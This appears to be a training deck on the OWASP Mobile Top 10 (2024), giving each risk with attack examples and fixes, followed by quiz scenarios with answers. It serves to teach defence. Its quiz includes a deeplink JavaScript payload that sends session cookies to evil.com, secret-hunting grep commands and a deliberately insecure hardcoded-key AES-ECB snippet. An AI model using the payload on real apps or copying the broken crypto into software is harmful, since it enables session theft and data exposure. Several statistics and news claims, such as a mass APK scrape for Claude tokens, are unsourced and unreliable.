


(Conventional) Server Security Area



Smartphone Security Area

(Conventional) Server Security Area



OWASP Mobile Top 10 — 2024 At a Glance

M1 Improper Credential Usage

M6 Inadequate Privacy Controls

M2 Inadequate Supply Chain Security

M7 Insufficient Binary Protections

M3 Insecure Authentication / Authorization

M8 Security Misconfiguration

M4 Insufficient Input/Output Validation

M9 Insecure Data Storage

M5 Insecure Communication

M10 Insufficient Cryptography

What's New in 2024?

First major revision since 2016 — major restructuring of risks

NEW

M2: Inadequate Supply Chain Security — brand new entry responding to compromised SDK incidents (XcodeGhost, SourMint)

BROADER

M1 renamed "Improper Credential Usage" — now covers hardcoded API keys, weak token derivation & credential rotation

MERGED

M5 Insecure Communication absorbed old "Insufficient Transport Layer Protection" — TLS pinning now mandatory

MERGED

M7 "Insufficient Binary Protections" consolidates old Code Tampering + Client Code Quality into one category

EXPANDED

M10 Insufficient Cryptography now explicitly flags hardcoded keys, weak RNG, and misuse of Keychain/KeyStore APIs

M1: Improper Credential Usage

What is it?

Hard-coded API keys, embedded credentials, or predictable token derivation in the mobile binary. Mobile APKs are public — anyone can unzip and grep strings.

Real-World Impact

📍 In 2024–25 mobile engagements, embedded credentials were found in 1 of every 3 unsigned-NDA assessments — including payment-gateway keys (Razorpay, Cashfree) causing direct financial loss.

We've seen production apps shipping AWS access keys, payment-gateway merchant keys, and even internal SSH credentials, all recovered in under five minutes by a tester with no specialised tools.

Attack Example

A banking app ships with an AWS S3 access key hardcoded in strings.xml. An attacker downloads the APK from Play Store, unzips it, and gains full read/write access to a customer PII bucket.

Recent news, A hacker group decompiled lakhs of apk just to extract claude API tokens.

How to Fix

- Never embed long-lived credentials in the app binary
- Exchange tokens at runtime from an authenticated session
- Use Play Integrity API (Android) / App Attest (iOS) for attestation
- Rotate any credential ever shipped in a binary — assume disclosure

M2: Inadequate Supply Chain Security

What is it?

Your app embeds third-party SDKs (analytics, ads, push, payments) that run with the same trust as your own code. A compromised or malicious SDK poisons your entire app.

Real-World Impact

📍 XcodeGhost (2015) saw compromised versions of Xcode distribute malware in thousands of iOS apps. A typical Indian fintech integrates 15–25 third-party SDKs; few teams audit them.

Attack Example

The SourMint / Mintegral ad SDK (2020) was silently exfiltrating user data including clipboard contents. Apps embedding it unknowingly distributed spyware to millions of users.

How to Fix

- Maintain an SDK inventory with version, license, and last-audited date
- Pin SDK versions in Gradle/Podfile; review every update
- Block tracking SDKs that exceed declared permissions at runtime
- Validate signed blobs for any runtime configuration downloads

M3: Insecure Authentication / Authorization

What is it?

Broken identity checks: biometric-only local auth, overly broad OAuth scopes, session tokens that survive logout, or APIs that trust client-supplied user IDs.

Real-World Impact

📌 Authentication failures account for the majority of HIGH-severity findings in mobile engagements due to immediate impact: account takeover, transaction fraud, data theft.

Attack Example

A food delivery app checks biometric only on the device, with no server-side session validation. An attacker with a custom build bypasses the biometric prompt entirely and accesses any account by replaying a captured token.

How to Fix

- Treat biometric as a UX layer — session token must come from real server-side auth
- Reject any client-supplied identifier in privileged endpoints
- Use short-lived access tokens (≤ 15 min) with refresh-token rotation
- Verify session state server-side on every privileged action

M4: Insufficient Input/Output Validation

What is it?

Mobile equivalent of injection: deeplink parameters fed into WebViews, SQL, or file paths without sanitisation; Android IPC intents accepted from any caller; JavaScript bridge XSS.

Real-World Impact

📍 A deeplink XSS in a banking app's WebView is functionally equivalent to a web XSS, but the mobile session is typically longer-lived and has access to platform APIs (contacts, location).

Attack Example

A banking app's WebView loads a URL from a deeplink without validation. An attacker sends the victim a link like `mybank://view?url=https://evil.com/steal.html` — the WebView renders attacker-controlled JavaScript within the bank's session context.

How to Fix

- Disable JavaScript in WebViews unless mandatory; restrict `addJavascriptInterface`
- Validate all deeplink parameters before passing to UI/network/file APIs
- Treat IPC inputs as hostile — check calling package explicitly
- Whitelist allowed origins for WebView page loads

M5: Insecure Communication

What is it?

Traffic between the app and backend can be intercepted or modified: no TLS, no certificate pinning, accepting self-signed certs, or plain-HTTP fallback.

Real-World Impact

📍 Public Wi-Fi, hotel networks, corporate proxies, and state-sponsored CA fraud are all real attack vectors. OWASP 2024 treats TLS pinning as mandatory for any app handling regulated data.

Attack Example

A healthcare app accepts any TLS certificate. A penetration tester on the same Wi-Fi installs a custom root CA on the test device, proxies all traffic through Burp Suite, and reads patient records in plaintext.

How to Fix

- Pin certificates or public keys for all backend API endpoints
- Disable user-trusted CAs in production (trustUserCerts="false" on Android)
- No HTTP fallback — if TLS unavailable, fail closed
- Test pinning under real MITM: Frida, mitmproxy, Burp + Magisk module

M6: Inadequate Privacy Controls

What is it?

The app collects more data than needed, leaks PII to logs, caches screenshots in the app switcher, or reads clipboard data on foreground — all without user awareness.

Real-World Impact

📍 India's DPDP Act (2024) puts privacy controls on equal footing with security. RBI Digital Lending Guidelines explicitly require minimum-permission design for regulated apps.

Attack Example

A loan app requests "always-on" microphone and location permissions. The app sends periodic audio snippets and precise GPS co-ordinates to an analytics SDK even when the user is not actively using the app.

How to Fix

- Audit AndroidManifest / Info.plist — remove any unused permission
- Mark sensitive screens with FLAG_SECURE (Android) / hide in app switcher (iOS)
- Strip PII from crash reporters and logs in release builds
- Never read clipboard on foreground — iOS shows a banner; users notice

M7: Insufficient Binary Protections

What is it?

The app binary can be reverse-engineered, instrumented, and repackaged: no obfuscation, attaching Frida/LLDB is trivial, root/jailbreak detection is absent or bypassable.

Real-World Impact

📌 Binary protections raise the cost of attack. For financial apps, you want an attacker to spend days — not minutes — in your binary. That window is when fraud teams detect anomalous behaviour.

Attack Example

A gaming app has no obfuscation. An attacker decompiles the APK with jadx in 3 minutes, finds the "premium unlock" check function, patches it to always return true, and redistributes a cracked APK with malware bundled inside.

How to Fix

- Enable R8/ProGuard with aggressive optimisation on Android; strip debug symbols on iOS
- Layer anti-debug + anti-Frida checks at multiple lifecycle points
- Use Play Integrity / App Attest for attested root/jailbreak signals
- Checksum your own DEX/Mach-O segments at runtime and refuse modified binaries

M8: Security Misconfiguration

What is it?

Insecure defaults left in production: debug builds shipped, activities accidentally exported, world-readable storage, ATS exceptions never cleaned up, allowBackup="true" on Android.

Real-World Impact

📌 Misconfigurations are the easiest finding to fix and the most embarrassing to ship. They signal no static analysis was run before release. MobSF catches most of these in under 5 minutes.

Attack Example

A production APK has android:debuggable="true" and allowBackup="true" left in the manifest. An attacker with USB access to any unlocked device runs "adb backup -all" and extracts the app's entire local database including session tokens.

How to Fix

- Strip android:debuggable="true" and allowBackup="true" in release manifests
- Audit every exported component — each needs a justification
- Remove all ATS exceptions before production release
- Run MobSF in CI on every release candidate — fail build on debug flags

M9: Insecure Data Storage

What is it?

Sensitive data written where other apps, ADB, or backups can read it: session tokens in SharedPreferences/UserDefaults, plaintext SQLite databases, PII in JSON caches or log files.

Real-World Impact

📍 Mobile data at rest is on a device the user controls: it may be lost, sold, jailbroken, or owned by malware. Anything sensitive must survive that entire threat model.

Attack Example

A wallet app stores the auth token in SharedPreferences (unencrypted). On a rooted Android device, any app with root access — including malware — can read `/data/data/com.wallet.app/shared_prefs/auth.xml` and hijack the session.

How to Fix

- Don't store long-lived secrets locally; re-fetch each app launch with authenticated request
- Use AndroidKeyStore / iOS Keychain for keys; SQLCipher for encrypted databases
- Exclude sensitive paths from backups (fullBackupContent rules / iCloud Data Protection)
- Wipe on logout — explicitly delete cached files, not just invalidate the session token

M10: Insufficient Cryptography

What is it?

Weak crypto primitives, misuse of strong ones, or hardcoded keys: DES/MD5 in 2024, AES-ECB mode that leaks structure, using `java.util.Random` for IVs, or rolling custom crypto.

Real-World Impact

 The strength of data protection caps at the weakest crypto primitive. Detecting this on a binary is one of the first things a tester does — and the easiest to weaponise once found.

Attack Example

An e-commerce app encrypts stored card details using AES-ECB with a hardcoded key "MySecretKey12345". ECB mode encrypts identical plaintext blocks identically — a tester recovers the pattern in minutes. The hardcoded key means decryption is trivial for anyone who has the APK.

How to Fix

- Use platform crypto APIs: Cipher with AES/GCM/NoPadding (Android), CryptoKit (iOS)
- Derive keys from authenticated user input with Argon2/scrypt — never embed them
- Use `SecureRandom` / `SecRandomCopyBytes` for any cryptographic randomness
- Audit every `Cipher.getInstance()` call in CI for forbidden algorithms (ECB, DES, MD5)

Challenge Exercises

CHALLENGE — Scenario 1: The Suspicious String

Adapted from OWASP M1 — owasp.org/www-project-mobile-top-10/#m1-improper-credential-usage

A security researcher downloads a popular e-banking APK from the Google Play Store.

Using a simple tool, she unzips it and runs:

```
grep -r "password\|secret\|api_key\|Bearer" ./
```

The output includes:

```
strings.xml → prod_db_password = "Fintech@2024"
```

```
network.java → Authorization: Bearer eyJhbGc...static
```

The token never rotates and bypasses the API gateway's authentication layer entirely.

Which OWASP Mobile Top 10 category does this fall under?

A. M1: Improper Credential Usage

B. M9: Insecure Data Storage

C. M10: Insufficient Cryptography

D. M8: Security Misconfiguration



Hint: Think about WHERE the secret is stored...

✓ ANSWER: Scenario 1: The Suspicious String

M1 — Improper Credential Usage

Why?

A security researcher downloads a popular e-banking APK from the Google Play Store. Using a simple tool, she unzips it and runs: `grep -r "password\\|secret\\|api_key\\|Bearer" ./` The output includes: `strings.xml → prod_db_password = "Fintech@2024"` `network.java → Authorization: Bearer eyJhbGc...static` The token never rotates and bypasses the API gateway's authentication layer entirely.

Key Indicators:

Credentials in source code or APK resources • Static API tokens • No rotation mechanism → Always M1

Reference: Adapted from OWASP M1 — owasp.org/www-project-mobile-top-10/#m1-improper-credential-usage

CHALLENGE — Scenario 2: The Invisible SDK

Adapted from OWASP M2 — owasp.org/www-project-mobile-top-10/#m2-inadequate-supply-chain-security

A ride-sharing app integrates 3 analytics SDKs and a third-party map library without pinning versions in Gradle:

```
implementation "com.thirdparty:analytics:+" // latest always
```

Six months later, the SDK publisher's build server is compromised. A malicious update silently:

- Reads clipboard content every 5 seconds
- Exfiltrates location data to a C2 server
- Is signed with the original publisher's certificate

The app passes all internal security reviews because the exploit is inside the SDK, not the app's code.

Which OWASP Mobile Top 10 category does this vulnerability belong to?

A. M2: Inadequate Supply Chain Security

B. M6: Inadequate Privacy Controls

C. M8: Security Misconfiguration

D. M7: Insufficient Binary Protections

💡 Hint: The vulnerability is not in the app's own code...

M2 — Inadequate Supply Chain Security

Why?

A ride-sharing app integrates 3 analytics SDKs and a third-party map library without pinning versions in Gradle: implementation "com.thirdparty:analytics:+" // latest always Six months later, the SDK publisher's build server is compromised. A malicious update silently: • Reads clipboard content every 5 seconds • Exfiltrates location data to a C2 server • Is signed with the original publisher's certificate The app passes all internal security reviews because the exploit is inside the SDK, not the app's code.

Key Indicators:

Third-party library / SDK involved • Compromised update channel • Build-time injection → Always M2

Reference: Adapted from OWASP M2 — owasp.org/www-project-mobile-top-10/#m2-inadequate-supply-chain-security

CHALLENGE — Scenario 3: The Trusting WebView

Adapted from OWASP M4 — owasp.org/www-project-mobile-top-10/#m4-insufficient-inputoutput-validation

A travel booking app handles deep links:

```
myapp://book?destination=<param>
```

The destination parameter is passed directly into a WebView's `loadUrl()` without any validation or sanitisation.

An attacker crafts a malicious link:

```
myapp://book?destination=javascript:document.location='https://evil.com/?c='+document.cookie
```

The victim taps the link from a phishing email. The WebView executes the JavaScript in the app's origin context, sending session cookies to the attacker's server.

Which OWASP Mobile Top 10 category does this attack exploit?

A. M4: Insufficient Input/Output Validation

B. M5: Insecure Communication

C. M3: Insecure Authentication/Authorization

D. M8: Security Misconfiguration

 Hint: The app blindly trusts data coming in through a URL parameter...

M4 — Insufficient Input/Output Validation

Why?

A travel booking app handles deep links: `myapp://book?destination=<param>` The destination parameter is passed directly into a `WebView's loadUrl()` without any validation or sanitisation. An attacker crafts a malicious link: `myapp://book?destination=javascript:document.location='https://evil.com/?c='+document.cookie` The victim taps the link from a phishing email. The `WebView` executes the JavaScript in the app's origin context, sending session cookies to the attacker's server.

Key Indicators:

Deep link parameters passed to `WebView` without validation • User-controlled input executes code → Always M4

Reference: Adapted from OWASP M4 — owasp.org/www-project-mobile-top-10/#m4-insufficient-inputoutput-validation

CHALLENGE — Scenario 4: The Leaky Logcat

Adapted from OWASP M6 — owasp.org/www-project-mobile-top-10/#m6-inadequate-privacy-controls

During a security audit of a healthcare app, the tester runs:

```
adb logcat | grep -i "patient\|OTP\|token"
```

The output shows:

```
[MainActivity] User logged in: patient_id=PAT-4421, OTP=784231  
[PaymentHelper] Processing card: ****-****-****-4929, CVV=381  
[SessionMgr] JWT: eyJhbG...full-token-here
```

The app uses verbose logging in its production release build. The logs are accessible to any app with READ_LOGS permission on older Android versions, and visible to anyone with USB debugging access.

Which OWASP Mobile Top 10 category does this issue fall under?

A. M6: Inadequate Privacy Controls

B. M9: Insecure Data Storage

C. M8: Security Misconfiguration

D. M1: Improper Credential Usage



Hint: PII is ending up somewhere it should never be in production...

✓ ANSWER: Scenario 4: The Leaky Logcat

M6 — Inadequate Privacy Controls

Why?

During a security audit of a healthcare app, the tester runs: `adb logcat | grep -i "patient\|OTP\|token"` The output shows: `[MainActivity] User logged in: patient_id=PAT-4421, OTP=784231 [PaymentHelper] Processing card: ****_****_****_4929, CVV=381 [SessionMgr] JWT: eyJhbG...full-token-here` The app uses verbose logging in its production release build. The logs are accessible to any app with `READ_LOGS` permission on older Android versions, and visible to anyone with USB debugging access.

Key Indicators:

PII in logcat / log files • Verbose logging in production build • Accessible via ADB → Always M6

Reference: Adapted from OWASP M6 — owasp.org/www-project-mobile-top-10/#m6-inadequate-privacy-controls

CHALLENGE — Scenario 5: The Broken Cipher

Adapted from OWASP M10 — owasp.org/www-project-mobile-top-10/#m10-insufficient-cryptography

A fintech app stores user transaction data encrypted on-device.
Code review reveals:

```
SecretKey key = new SecretKeySpec(
    "HardKey1234ABCD".getBytes(), "AES"
);
Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, key);
byte[] encrypted = cipher.doFinal(data.getBytes());
```

Problems:

- AES-ECB mode — identical plaintext blocks produce identical ciphertext (leaks patterns)
- Hardcoded key — "HardKey1234ABCD" is in the APK's bytecode
- No IV — no semantic security

Which OWASP Mobile Top 10 category does this code violate?

A. M10: Insufficient Cryptography

B. M9: Insecure Data Storage

C. M1: Improper Credential Usage

D. M7: Insufficient Binary Protections

 Hint: Encryption is being used... but correctly?

✓ ANSWER: Scenario 5: The Broken Cipher

M10 — Insufficient Cryptography

Why?

A fintech app stores user transaction data encrypted on-device. Code review reveals: `SecretKey key = new SecretKeySpec( "HardKey1234ABCD".getBytes(), "AES" ); Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding"); cipher.init(Cipher.ENCRYPT_MODE, key); byte[] encrypted = cipher.doFinal(data.getBytes());`
Problems: • AES-ECB mode — identical plaintext blocks produce identical ciphertext (leaks patterns) • Hardcoded key — "HardKey1234ABCD" is in the APK's bytecode • No IV — no semantic security

Key Indicators:

Weak cipher mode (ECB) • Hardcoded crypto key • No IV in symmetric encryption → Always M10

Reference: Adapted from OWASP M10 — owasp.org/www-project-mobile-top-10/#m10-insufficient-cryptography

THANK YOU

References & Resources



Official OWASP Mobile Top 10

owasp.org/www-project-mobile-top-10



MobSF — Mobile Security Framework (Free static analyser)

github.com/MobSF/Mobile-Security-Framework-MobSF



OWASP Mobile Application Security Verification Standard (MASVS)

mas.owasp.org/MASVS/



Frida — Dynamic instrumentation toolkit

frida.re



OWASP Mobile Security Testing Guide (MSTG)

mas.owasp.org/MASTG/



Android Network Security Config Docs

developer.android.com/privacy-and-security/security-config